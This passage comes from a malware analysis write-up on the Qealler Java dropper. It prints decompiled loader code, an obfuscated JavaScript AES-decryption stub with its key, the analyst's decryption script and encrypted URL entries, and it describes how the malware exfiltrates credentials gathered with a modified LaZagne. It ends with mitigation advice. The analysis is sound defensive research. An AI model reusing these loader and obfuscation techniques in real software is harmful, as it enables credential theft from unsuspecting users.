


Landsale.cpm	8/28/2018 11:32 PM	CPM File	1 KB
Lapped.oba	8/28/2018 11:32 PM	OBA File	2 KB
Loaden.dux	8/28/2018 11:32 PM	DUX File	1 KB
Mallecho.hld	8/28/2018 11:32 PM	HLD File	1 KB
Misdirects.pet	8/28/2018 11:32 PM	PET File	1 KB
Mussaenda.ass	8/28/2018 11:32 PM	Subtitle File	1 KB
Narcaciontes.unp	8/28/2018 11:32 PM	UNP File	1 KB
Negrophile.tpi	8/28/2018 11:32 PM	TPI File	1 KB
Nonassimilation.pen	8/28/2018 11:32 PM	PEN File	1 KB
Noncircuitousness.lut	8/28/2018 11:32 PM	LUT File	1 KB
Nonevilness.ecb	8/28/2018 11:32 PM	ECB File	1 KB
Nonlepidopteran.bos	8/28/2018 11:32 PM	BOS File	1 KB
Odontogenesis.ers	8/28/2018 11:32 PM	ERS File	1 KB
Oenanthaldehyde.yep	8/28/2018 11:32 PM	YEP File	1 KB
Overplying.jud	8/28/2018 11:32 PM	JUD File	1 KB
Ovibovinae.yus	8/28/2018 11:32 PM	YUS File	1 KB
Oxygenizing.ubi	8/28/2018 11:32 PM	UBI File	1 KB
Pachymeningitis.rps	8/28/2018 11:32 PM	RPS File	1 KB
Panetela.sam	8/28/2018 11:32 PM	SAM File	1 KB
Pavoncella.flo	8/28/2018 11:32 PM	FLO File	1 KB
Photopias.noh	8/28/2018 11:32 PM	NOH File	2 KB
Piezoelectric.class	8/28/2018 2:32 PM	CLASS File	3 KB
Polonese.one	8/28/2018 11:32 PM	Microsoft OneNot...	1 KB
Polygamistic.uri	8/28/2018 11:32 PM	URI File	1 KB
Precampaign.aor	8/28/2018 11:32 PM	AOR File	1 KB
Predigests.laz	8/28/2018 11:32 PM	LAZ File	1 KB
Prediscontent.log	8/28/2018 11:32 PM	Text Document	1 KB
Protectionist.lum	8/28/2018 11:32 PM	LUM File	1 KB
Pseudaxis.arb	8/28/2018 11:32 PM	ARB File	1 KB

Figure 9 Content inside the Jar archive decompressed with JavaDecompressor.

At a first look [fig. 9], the files obtained from JavaDecompressor seem weird. There's only one class file (*com.aglyphodonta.naiadaceous.Piezoelectric*) and other files with unknown extensions. In other words, the files seem to be encrypted.

Let's focus on the *Piezoelectric.class* file and decompile it with JBVD[x] . The decompiled source code obtained [fig. 10] is quite simple. It uses the *ScriptEngineManager* object configured in *Javascript* mode in order to execute the script defined in the *abettors'* variable.



Bytecode Viewer 2.9.11 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch
File View Settings Plugins
Files
Piezoelectric.class
com
aglyphodonta
naiadaceous
Piezoelectric.class
Quick file search (no file extension)
Exact
Search
Search from All_Classes
LDC
Search String:
Exact
Search
Root
Work Space
com/aglyphodonta/naiadaceous/Piezoelectric.class
Exact
JD-GUI Decompiler - Editable: false
abettors variable contains a script
unvaryingly contains script's type
Executing the abettors JS script
Java object to execute non-Java script

```java
package com.aglyphodonta.naiadaceous;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;

public class Piezoelectric
  extends ClassLoader
{
  public static String abettors;
  public static String unvaryingly;
  public static ScriptEngineManager contraorbital;
  public static ScriptEngine auctioneers;

  public Class defineClass(String paramString, byte[] paramArrayOfByte)
  {
    return defineClass(paramString, paramArrayOfByte, 0, paramArrayOfByte.length);
  }

  public static void main(String[] paramArrayOfString)
    throws Throwable
  {
    abettors = "OOOooooOoooOOOO = java.lang.Byte[('TY'+'PE')]; OOOOOOOooooOooo=('q'+'ua.en'+'terp'+'ri'+'se'+'.reaq'+'t'+'or'+'.rea'+'qt'+'i'+'ons.s'+'tand'+'ar'+'tboot'+'stra'+'p.'+'H'+'eader'); OOoo
    unvaryingly = "javascript";
    contraorbital = new ScriptEngineManager();
    auctioneers = contraorbital.getEngineByName(unvaryingly);
    auctioneers.eval(abettors);
  }
}
```

Figure 10 Decompiled Piezoelectric file.

The serious part begins now. The JavaScript part [fig. 11] is our key to decrypt some of the encrypted files in the archive. As you can see in figure 11, it is obfuscated. Nonetheless, the main function calls (purple) and their definitions in the java documentation suggest that it's a decryption process and you can identify the decryption key as well. The variable [fig. 11] in green contains everything:

- Decrypted class package name: *enterprise.reaqtor.reaqtions.standartbootstrap*
- Decrypted class name: *Header*
- File to decrypt: *com/agliphodonta/eparchies/Reticulatocoalescent.ski*
- File size in bytes: *6251*
- Decryption key: xml1JzxHQcBFVSiJ



Reading each element of the structure
to pass them as parameters
Java Lib function calls
AES Key
Structure containing all the
important element
Newly Header Class instanciated

```
OOOoooooOooOOOO = java.lang.Byte[('TYPE')];
OOOOOOOoooOooo=('qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header');
OOooOoOOOooooo=java.lang.Class[('forName')](('com.aglyphodonta.naiadaceous.Piezoelectric'));
OOOooooOoOoO=OOooOoOOOoooooo[('getClassLoader')]();
OoOoOOOoOoo=function(OOOooOOoOOOoooO){ OOOOOoOOoOOOoO=OOOooOOoOOOoooO[0];
    OoOOOOoOoOoo=OOOooOOoOOOoooO[1];
    OoOOOOOOoOoOo=OOOOOoOOoOOOoO+('.')+OoOOOOoOoOoo;
    OooOooOooOOoO=OOOooOOoOOOoooO[2];
    OOOoooOoooOoOOO=OooOooOooOOoO[1];
    OooOOoOOOOooOOo=OooOooOooOOoO[2];
    OoooOOoOoOOOOOo=OooOOoOOOOooOOo[1];
    OoOoOoooOooO=OooOooOooOOoO[3];
    OOOooo=java.lang.reflect.Array[('newInstance')](OOOooooOooOOOO,OoooOOoOoOOOOOo);
    OOoooOOoOooO=OOooOoOOOooooo;
    OoooOOOoooOo=('/')+OOOoooOoooOoOOO[0];
    OOOoOooOOoOOooo=OOoooOOoOooO[('getResource')](OoooOOOoooOo);
    OooOOOoOOOoOoO=OOOoOooOOoOOooo[('openStream')]();
    OOOOoooooooOoO=new java.io DataInputStream OooOOOoOOOoOoO);
    OOOOoooooooOoO[('readFully')](OOOooo);
    OOOoOOooOooO=javax.crypto Cipher ('getInstance')](('AES'));
    OoOOOOoOoOOOOO=OoOoOoooOooO[('getBytes')](('UTF-8'));
    OOOoooOooo=new javax.crypto.spec SecretKeySpec OoOOOOOoOoOOOOO  ('AES'));
    OOOoOOooOooO[('init')](javax.crypto.Cipher[('DECRYPT_MODE')], OOOoooOooo);
    OOoOoOoOOoooo=OOOoOOooOooO[('doFinal')](OOOooo);
    OOooOoooOooOoO = (OOooOoOOOoooooo[('getConstructor')]())[('newInstance')]();
    OOooooooOooOO=OOooOoooOooOoO.defineClass( OoOOOOOOoOoOo,OOoOoOoOOoooo );

    if(OOOOOOOooooOooo == OoOOOOOOoOoOo) OooOoOooOOo=OOooooooOooOO;
};
OOOoooOOOoOoOoO=[[('qua.enterprise.reaqtor.reaqtions.standartbootstrap'),('Header'),[[
('.encrypted'),('.not-splitted'),('.not-compressed'),('.not-fixed')],[
('com/aglyphodonta/eparchies/Reticulatocoalescent.ski')],[
6251,6256,6251,6251], 'xml1JzxHQcBFVSiJ' ]]];

for(OooOOOOOOOOOo=0; OooOOOOOOOOOo<OOOoooOOOoOoOoO[('length')]; OooOOOOOOOOOo++){
    OoOoOOOoOoo(OOOoooOOOoOoOoO[OooOOOOOOOOOo]);
};
OooooOOooOOo[('newInstance')]();
```

Figure 11 JS script embedded in the main java class.

So, now we have everything. The script decrypted the file *com/agliphodonta/eparchies/Reticulatocoalescent.ski* using **AES-256** with the key xml1JzxHQcBFVSiJ.
The decrypted file (with a file size of 6256 bytes) is saved in a file called **Header** (also the name of the class) in the package *qua.enterprise.reaqtor.reaqtions.standartbootstrap*. Finally, the class is instantiated and executes the constructor and main function of the *Header Class*.

Now that we understand the behavior, we can easily write a function that does the same thing and save the decrypted file in order to be able to read it.



```java
public static byte[] decrypt(String key, byte[] encrypted) {
    try {
        SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes(), "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(Cipher.DECRYPT_MODE, new SecretKeySpec(skeySpec.getEncoded(), "AES"));
        byte[] original = cipher.doFinal(encrypted);
        return original;
    } catch ...
...
    return null;
}

    public static void main(String[] var0) throws Throwable {
        // Reading data from the same file
        DataInputStream dataIn = new DataInputStream(new FileInputStream("\\com\\aglyphodonta\\eparchies\\Reticulatocoalescent.ski"));
        String key = new String("xm1lJzxHQcBFVSiJ");
        byte[] buffer = new byte[6256];
        dataIn.read(buffer);

        DataOutputStream dataOut = new DataOutputStream(new FileOutputStream("Header.class"));

        dataOut.write(decrypt(key, buffer));
        dataOut.close();

    }
}
```

Figure 12 Script to decrypt the Reticulatocoalescent.ski file.

The output of our script [fig.12] is a java class called Header. It contains a **map.** By changing the source code a little to look at the content stored in the map object, we discovered that it stores all the remaining encrypted files and their original file names. It was not clear at first because it uses the map to decrypt only three files (Head, Loader$1 and Loader$1$1) out of a lot of files.

Another important point is that there are not only AES encrypted files this time (using a different key than before), but also a Gzip compressed file. Even with the high obfuscation, we can still identify the next decrypted class that will be instantiated afterwards (aka *Head* class).

Now that we know the map contains all of the remaining files, what happens if we can do it all over again, but this time add in some code to save all the files in the decryption function? We tried and obtained something astonishing.




Obfuscated package and file names which make it harder to understand
q
Head
Real main file after decryptions

Figure 13 Files obtained decrypting all the content of the map.

The result is, as you can see [fig. 12], very obfuscated. Moreover, a lot of obfuscation mechanisms are used: useless functions with long and closed names; functions that return the object itself; filenames above 256 characters, which cause problems with a lot of software (including Windows Explorer); etc.

We could have spent a lot of time refactoring and simplifying the code to have something that can at least be compiled (though still obfuscated), but instead we chose to analyze the malware's behavior based on the static analysis (i.e., looking for static analysis' indicators in the reverse source code).



```
public enum IlIIlllIIlIlIIIlIIIlllIIlIIIIlIIIlllIIIlllIIIIlIIIIlllIIIll
{
    lIIlllIIllIlllIIIlIIlIIIIlIIlIIIlIIllIIIIlIIIlllIIIlIIIIllIIIIllIlIllIIlllIIlIlll("UUID", 0, "2a898bc98aaf6c96f2054bb1eadc9848eb77633039e9e9ffd833184ce553fe9b"),
    IlIIllllIIlIlIIIlIIIlIlllIIlIIIIlIIlIlllIlllIIlllIIIlIIIlllIIIlll("REPORT_URL", 1, "d7c363a2019dac744cf076e11433547a47907e2c2f781e2d1c8f59a40c57dd03"),
    lIlllIIllllIIlIlIIIlIIlIIIlllIIlIIIlIIIIlIIIlIIIlIIllIlIIllIIIIllIIIlIIlIIlll("LIB_7Z_URL", 2, "8e65457409fea4b2a183125f1c0f552080edb4cefa516b14698cb8d0abf5bb6d"),
    IIlllIIIlIIlIIllIlllIlIIlllIIIlIIlIIIlIIllIlIIlIlllIIIlllIIIll("LIB_QEALLER_URL", 3, "0e10ad6938994f2466b192d8f29217ad39155b8a3a082b6412048f4a12126b3b");
```

Figure 14 Encrypted URL found in the source code.

Let's quickly look at those files to see if something can help us. In this type of malware, you'll usually look for the next stage it will download from a URL or unpack from within. Indeed, figure 13 contains the variables found in one of the obfuscated files. Clearly, we can detect two important variables: *LIB_7Z_URL* and *LIB_QEALLER_URL*, which prove that Qealler is a dropper.

Thanks to our knowledge of the behavior so far, in the Head file, which is the real main class, we easily spotted the part of the code responsible for downloading 7z and the Qealler archive from the server [fig. 13], decompressing it and executing the python Qazagne script. Moreover, after the execution of the script, Qealler is looking for *#ff#* and *#fs#* strings in the output of the python script.

Interestingly, that is exactly what we got: a JSON format output with those strings at the start and the end of the output. These are clearly not correct JSON syntax and so there must be a difference between the original Lazagne script and this compressed and fake one. All the important information is between those tags.

The next step is to send them to the server. From there, we got everything from the script : the JSON is encrypted using AES 256 bytes again with another key and the packet data will contain "output=XXX" with XXX being the encrypted message. We found it on Wireshark and using decryption on it with the key found by reversing Qealler gives you the exact content of the JSON.

Mitigation
So how do we protect against similar threats? A multi-layer protection strategy is best.

An updated and well-configured antivirus solution should be your first wall of defense. While an antivirus will detect and block some threats, dynamic, rapidly evolving and highly obfuscated threats like Qealler will likely go undetected.

Case in point: In June, only 5 out of 61 well known and widely deployed AV engines detected it as a threat [fig.2]. As Qealler's old samples signatures are being added to AV databases, Qealler can still improve and reinforce its obfuscation mechanism so that it can continue to bypass AV signatures.

Moreover, AVs and a lot of protection tools have been built to block known attacks and attacks using the same techniques, but cannot block new attacks. As a consequence, AVs are clearly not enough.

Qealler executes a python script targeting sensitive resources. Having defense in depth on the endpoint is a good way to prevent this kind of new attack. For example, solutions like CyberArk's Endpoint Privilege Manager (EPM) can protect endpoint credential stores that reside in memory, registry or files. EPM also has the ability to block lateral movement like Pass-the-hash, Pass-the-ticket and more. With this product, it does not matter if the malware bypasses traditional security protections: you can rest assured that critical resources are protected.

[i] https://twitter.com/James_inthe_box/status/1035190253697396737

[ii] https://urlhaus.abuse.ch/browse/tag/Qealler/

[iii] https://en.wikipedia.org/wiki/Remittance_advice

[iv] https://www.javaworld.com/article/3272244/core-java/what-is-the-jvm-introducing-the-java-virtual-machine.html

[v]
https://www.virustotal.com/#/file/61a8b7f9260d163d0f20059bf21d6c55954ee77b0588610bfab4907dd964cf6a/detection

[vi] http://www.proxycap.com/

[vii] https://en.wikipedia.org/wiki/Executable_compression

[viii] https://github.com/AlessandroZ/LaZagne

[ix] https://github.com/AlessandroZ/LaZagne

[x] https://github.com/Konloch/bytecode-viewer